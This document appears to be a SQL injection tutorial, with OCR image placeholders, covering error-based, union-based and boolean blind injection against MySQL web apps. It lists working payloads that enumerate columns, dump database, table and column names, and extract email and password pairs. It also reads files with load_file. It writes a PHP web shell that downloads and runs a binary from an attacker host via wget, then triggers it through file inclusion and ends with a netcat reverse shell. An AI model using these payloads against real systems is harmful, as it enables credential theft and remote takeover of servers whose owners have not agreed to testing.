
Sometimes we came across scenarios where developers restrict the usage of **and/or group/order by** to avoid SQL Injection. In those cases we can simply bypass it by using **procedure analyse()** function which takes two arguments.

We can enumerate total number of columns by using **procedure analyse()**



We can simply extract version of database using below query

select * from users where sno=1 procedure analyse(extractvalue(0,version()),1);




In similar way we can dump the database with help of **procedure analyse()** function.

2) Union Based


The only difference that we do here is we can inject one more query by using UNION operator.

Before using UNION based injection first we need to know the exact number of columns to include one more SQL Query. From below search result we can see there are 7 columns but we are not sure that there are exact 7 columns.




To make sure that we can use either **GROUP BY** or **ORDER BY** to retrieve the number of columns.

admin' order by 1# (increment till we get error like unknown column)




There are 9 columns in table. To print the column numbers we can use below payload

admin' union select 1,2,3,4,5,6,7,8,9#



To dump the version of database simply we need to replace 1 with version()

admin' union select version(),2,3,4,5,6,7,8,9#



Our main goal is to know passwords of other users. So to dump those we need to know below things.

Flow of Injection

Database Name → Table Name → Column Name → dump the data

database() → information_schema.tables → information_schema.columns → SELECT 1,2 from table

Why we use information_schema ?? Because INFORMATION_SCHEMA provides access to database metadata, information about the MySQL server such as the name of a database or table, the data type of a column, or access privileges.

Database – **admin' union select database(),2,3,4,5,6,7,8,9#**







Table Names – **admin' union select group_concat(table_name),2,3,4,5,6,7,8,9 from information_schema.tables where table_schema=database()#**




Column Names – **admin' union select group_concat(column_name),2,3,4,5,6,7,8,9 from information_schema.columns where table_name='users'#**



Dump – **admin' union select concat(email,password),2,3,4,5,6,7,8,9 from users#**



Apart from data retrieval it is also possible to invoke files by using **load_file()** function.




We can also write files using **into outfile()** function


admin' union select "<?php echo shell_exec('wget http://192.168.146.150/shell -O /tmp/shell;chmod +x /tmp/shell;/tmp/shell');">,2,3,4,5,6,7,8,9 into outfile "/tmp/reverseshell.php"#


The above query will create **reverseshell.php** file in /tmp (As we don't have access to write files in /var/www/html/) directory. To invoke that file we need **Local File Inclusion** vulnerability.

It’s looks like in profile page there exists **LFI** vulnerability with **page** parameter.



Before invoking our **reverseshell.php** we need generate shell file with msfvenom and listen on our attacking machine.





After including our reverse shell php file we will get the machine access.

```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
192.168.146.157: inverse host lookup failed: Unknown host
connect to [192.168.146.150] from (UNKNOWN) [192.168.146.157] 34994
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
hostname
ubuntu
```

Inferential (Blind) SQL Injection

1) Boolean Based

To identify the vulnerability presence we need to use TRUE or FALSE conditions.

TRUE condition – **admin' and '1'>'0 –** page should return valid results

FALSE condition – **admin' and '1'>'2 –** page should return empty results


Application provides a feature where an employee can update his attendance and if he found wrong record then he can delete it immediately.


The request which is fired for deletion of attendance is as follows.

http://test.com/attendel.php?id=3

To detect the vulnerability presence we can use POW(a,b).

http://test.com/attendel.php?id=4-POW(1,1)







It was confirmed that the backend database is MySQL. Next step is to find the version of MySQL.

http://test.com/attendel.php?id=3+and+substr(version(),1,1)=5

If result is true then we can note MySQL version as 5.x.x

